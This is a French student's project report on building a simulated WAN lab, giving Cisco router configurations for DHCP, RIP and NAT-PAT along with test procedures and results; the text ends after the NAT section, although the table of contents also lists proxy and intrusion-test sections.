

P2019 : Plateforme sécurisée
Groupe 6
DESNOËL David

Dossier technique du projet - partie individuelle

Table des matières

1 - SITUATION DANS LE PROJET.....	3
1.1 - RAPPEL DES TÂCHES PROFESSIONNELLES À RÉALISER.....	3
1.2 - PRÉSENTATION DE LA PARTIE PERSONNELLE.....	3
1.2.1 - Introduction.....	3
Découverte du projet (1 semaines).....	4
Sprint 1 (3 semaine).....	4
Sprint 2 (3semaines).....	4
Sprint 3 (2semaines).....	4
1.2.2 - Synoptique de la réalisation.....	5
2 - RÉALISATION DES TACHES DU RÉSEAU WAN.....	6
2.1 - CONCEPTION DÉTAILLÉE DU DHCP.....	6
2.1.1 - Topologie.....	6
2.1.2 - Description fonctionnelle.....	7
2.1.3 - Procédure de test.....	7
2.1.4 - Rapport d'exécution.....	8
2.2 - CONCEPTION DÉTAILLÉE DU RÉSEAU WAN.....	8
2.2.1 - Topologie.....	8
2.2.2 - Description fonctionnelle.....	9
2.2.3 - Procédure de test.....	10
2.2.4 - Rapport d'exécution.....	10
2.3 - CONCEPTION DÉTAILLÉE DE LA NAT- PAT.....	11
2.3.1 - Topologie.....	11
2.3.2 - Description fonctionnelle.....	12
2.3.3 - Procédure de test.....	13
2.4 - RAPPORT D'EXÉCUTION.....	13
3 - RÉALISATION DES TACHES DU PROXY.....	14
3.1 - CONCEPTION DÉTAILLÉE DU PROXY.....	14
3.1.1 - Topologie.....	14
3.1.2 - Description fonctionnelle.....	14
3.1.3 - Diagramme de séquence.....	16
3.1.4 - Procédure de test.....	16
U1.1 ILLUSTRATIONS.....	17
ADRESSE IP DE L'ORDINATEUR TEST :.....	17
3.2 - RAPPORT D'EXÉCUTION.....	17

4 - RÉALISATION DES TACHES TEST D'INTRUSIONS.....	18
4.1 - CONCEPTION DÉTAILLÉE DU TEST D'INTRUSION.....	18
4.1.1 - Topologie.....	18
4.1.2 - Description fonctionnelle.....	18
Ce test d'intrusion à pour objectif de s'infiltrer dans le réseau Lan en réussissant à passer le Firewall.....	18
4.1.3 - Diagramme de séquence.....	20
4.1.4 - Procédure de test.....	21
U.1.1.....	21
4.1.5 - Rapport d'exécution.....	22
5 - BILAN DE LA RÉALISATION PERSONNELLE.....	23

1 - Situation dans le projet


1.1 - Rappel des tâches professionnelles à réaliser

Fc1	Configurer les stations <ul style="list-style-type: none"> Le système d'exploitation est à jour Les services de base sont actifs
Fr3	Installer, configurer et tester l'infrastructure WAN
Fs3	Configurer le DHCP Cette fonction doit permettre : <ul style="list-style-type: none"> D'attribuer, au poste client, un ensemble de paramètres lui permettant d'accéder au réseau distant
Fs5	Configurer le proxy Cette fonction doit permettre : <ul style="list-style-type: none"> Une surveillance des échanges des postes clients Une authentification des utilisateurs Un filtrage des URL Une journalisation des accès
Fs7	Tester les intrusions Cette fonction doit permettre : <ul style="list-style-type: none"> De tester les règles de sécurité mises en place dans l'infrastructure

1.2 - Présentation de la partie personnelle

1.2.1 - Introduction

Les objectifs qui m'ont été fixés durant ce projet concernent principalement le réseau WAN sur notre maquette. Le but de ce réseau est de simuler un réseau extérieur à celui de l'établissement. J'ai donc été chargé de configurer et d'installer les différents postes et routeurs sur celui-ci. J'ai aussi eu pour mission de configurer le Proxy sur le FIREWALL. Enfin, j'ai eu pour mission de tester la sécurité du Firewall par le biais de tests d'institutions sur le réseau de l'établissement depuis un poste distant.



Découverte du projet (1 semaines)

Analyse du cahier des charges, répartition des tâches et organisation du groupe de projet avec la méthode agile en utilisant trello

Sprint 1 (3 semaines)

Installation de Kali-Linux
Paramétrage des routeurs et postes du réseau WAN :
-DHCP
-NAT : PAT
-Router RIP

Sprint 2 (3semaines)


Configuration du proxy sur le Firewall

Sprint 3 (2semaines)

Test d'intrusion depuis le réseau WAN vers le réseau LAN

1.2.2 - Synoptique de la réalisation


Configuration du proxy sur le Firewall et du réseau WAN



2 - Réalisation des taches du Réseau wan

2.1 - Conception détaillée du DHCP

2.1.1 - Topologie



2.1.2 - Description fonctionnelle

Le DHCP est un protocole réseau chargé de la configuration automatique des adresses IP d'un réseau informatique. J'ai choisis d'accorder 150 adresses disponibles pour les ordinateurs autorisés et non autorisés afin de simuler le monde extérieur à l'établissement. Les routeurs 4 et 5 sont configurés sur le même principe.

Exemple de configuration du routeur 4 :

```

Routeur4(config)#ip dhcp excluded-address 172.31.0.1 172.31.0.50
-> les adresses ciblées ne pourront pas être attribuées
Routeur4(config)#ip dhcp excluded-address 172.31.0.200 172.31.0.254
Routeur4(config)#ip dhcp pool ACCES_REFUSE
-> Création du pool d'adresse
Routeur4(dhcp-config)#network 172.31.0.0 255.255.255.0
-> Réseau ciblé
Routeur4(dhcp-config)#default-router 172.31.0.1
Routeur4(dhcp-config)#dns-server 8.8.8.8
-> DNS renseigné
Routeur4(config)#ip route 0.0.0.0 0.0.0.0 10.3.2.2
-> Route par défaut

```

2.1.3 - Procédure de test


Id.	Méthode testée Description Sommaire	Commande de test
		Résultats attendus
U1.0	Fonctionnement DHCP, routeur 4 avec le PC5	Ifconfig
		inet 172.31.0.51 netmask 255.255.255.0 broadcast 172.31.0.255
U1.2	Fonctionnement DHCP, routeur 5 avec le PC4	Ifconfig
		inet 172.16.0.51 netmask 255.255.255.0 broadcast 172.16.0.255

2.1.4 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.0	*		Le DHCP à attribué une adresse IP dans la plage d'adresse prévu.
U1.1	*		Le DHCP à attribué une adresse IP dans la plage d'adresse prévu.

2.2 - Conception détaillée du réseau WAN

2.2.1 - Topologie



2.2.2 - Description fonctionnelle

Le réseau WAN nous sert à simuler un réseau externe au réseau de l'établissement. Cela nous permet de pouvoir effectuer des tentatives d'intrusions afin de consolider la sécurité du Firewall.

J'ai installé un protocole de routage dynamique sur les routeurs avec Router RIP

Exemple de configuration sur le routeur 4:

```
Routeur4(config)#router rip  
-> activation du processus RIP
```

```
Routeur4(config-router)#version 2  
-> utilisation de la version 2 de RIP
```

```
Routeur4(config-router)#no auto-summary  
-> désactivation de l'agrégation de routes
```

```
Routeur4(config-router)#network 172.31.0.0  
-> déclaration d'un réseau  
Routeur4(config-router)#network 14.0.0.0  
Routeur4(config-router)#network 13.0.0.0  
Routeur4(config-router)#exit
```

```
Routeur4#debug ip rip  
-> permet de voir le debug du protocole RIP
```

(utile en cas incident ou de mauvaise manipulation)

2.2.3 - Procédure de test


Id.	Méthode testée Description Sommaire	Commande de test
		Résultats attendus
U1.2	Routes dynamiques. Liaison entre le Pc4 et le Pc5 en déconnectant le câble reliant le routeur 5 et 4	Traceroute 172.16.0.52
		<pre> 1 _gateway (172.31.0.1) 0.979 ms 0.949 ms 1.236 ms 2 14.0.0.2 (14.0.0.2) 9.596 ms 13.868 ms 18.188 ms 3 12.0.0.2 (12.0.0.2) 31.025 ms 35.205 ms 39.533 ms 4 172.16.0.52 (172.16.0.52) 47.840 ms 53.891 ms 59.961 ms </pre>
U1.3	Liaison entre le Pc5 et le Firewall	Traceroute 10.3.2.3
		<pre> 1 _gateway (172.31.0.1) 1.006 ms 0.987 ms 1.266 ms 2 14.0.0.2 (14.0.0.2) 9.574 ms 13.824 ms 18.086 ms 3 * * * </pre>
U1.4	Liaison entre le Pc4 et Internet	Traceroute 8.8.8.8
		<pre> 1 _gateway (172.16.0.1) 1.204 ms 1.178 ms 1.402 ms 2 12.0.0.1 (12.0.0.1) 9.425 ms 13.500 ms 17.742 ms 3 10.3.2.1 (10.3.2.1) 22.752 ms 60.737 ms 56.282 ms 14 google-public-dns-a.google.com (8.8.8.8) 57.353 ms 53.438 ms 49.510 ms </pre>
U1.5	Wireshark : envoi d'un paquet entre le PC5 et PC-Attaquant	Adresse mac PC5 : ether 74:46:a0:c3:37:43
		<p>Le PC5 Ping 10.3.2.6 :</p> <pre> .53 172.31.0.53 ICMP 98 Echo (ping) reply .53 10.3.2.6 ICMP 98 Echo (ping) request </pre> <pre> 74 46 a0 c3 37 43 00 15 c6 db 9f b8 08 00 45 00 00 54 37 34 00 00 3e 01 8d 18 0a 03 02 06 ac 1f 00 35 00 00 43 e4 4b c4 00 27 e1 69 e5 5c 00 00 00 00 e1 96 09 00 00 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 </pre>

2.2.4 - Rapport d'exécution

Id.	OK	!OK	Observations
U1.2	*		Connexion établie
U1.3	*		Le Firewall ne répond pas
U1.4	*		Connexion établie
U1.5	*		L'adresse Mac du PC5 correspond à la tram récupérer par wireshark

2.3 - Conception détaillée de la NAT- PAT

2.3.1 - Topologie



2.3.2 - Description fonctionnelle

J'ai décidé de mettre en place une NAT-PAT afin de répondre aux besoins des postes du réseau WAN d'accéder à internet. Pour ce faire, le PAT attribue un numéro de port afin de différencier les différents postes se connectant avec une même adresse publique.

Configuration du routeur 6 :

```
Routeur6(config)# ip access-list standard PAT
```

-> Liste PAT : réseaux autorisés + wildcard

```
Routeur6(config-std-nacl)# permit 172.31.0.0 0.0.0.255
```

```
Routeur6(config-std-nacl)# permit 172.16.0.0 0.0.0.255
```

```
Routeur6(config-std-nacl)# exit
```

```
Routeur6(config)# ip nat inside source list PAT interface Fastethernet0/0  
overload
```

-> **Création du PAT**

```
Routeur6(config)# interface serial0/1/0
```

```
Routeur6(config-if)# ip nat inside
```

```
Routeur6(config-if)# exit
```

-> **Indication du rôle de l'interface avec Inside ou Outside**

```
Routeur6(config)# interface serial0/1/1
```

```
Routeur6(config-if)# ip nat inside
```

```
Routeur6(config-if)# exit
```

```
Routeur6(config)# interface Fastethernet0/0
```

```
Routeur6(config-if)# ip nat outside
```

```
Routeur6(config-if)# exit
```

2.3.3 - Procédure de test

Id.	Méthode testée Description Sommaire	Commande de test
		Résultats attendus
U1.6	Liaison NAT :PAT sur le routeur 6	Show Ip Nat translations
		Pro Inside global Inside local Outside local Outside global
		tcp 10.3.2.2:39578 172.16.0.51:39578 216.58.201.226:443 216.58.201.226:443
		tcp 10.3.2.2:39580 172.16.0.51:39580 216.58.201.226:443 216.58.201.226:443
		tcp 10.3.2.2:41836 172.16.0.51:41836 52.10.142.119:443 52.10.142.119:443
		tcp 10.3.2.2:45980 172.16.0.51:45980 216.58.213.162:443 216.58.213.162:443
		tcp 10.3.2.2:48426 172.16.0.51:48426 172.31.2.5:389 172.31.2.5:389

Inside local address - L'adresse IP assignée à un hôte à l'intérieur d'un réseau d'extrémité. Il s'agit d'une adresse privée.

Inside global address - L'adresses IP publique qui représentent l'adresses IP locales internes, les adresses IP routables du routeur NAT.

Outside local address - L'adresse IP d'un hôte telle qu'elle apparaît aux hôtes d'un réseau interne. Il ne s'agit pas nécessairement d'une adresse légitime routable.

Outside global address - L'adresse IP réelle routable d'un hôte qui se situe à l'extérieur du réseau du routeur NAT.

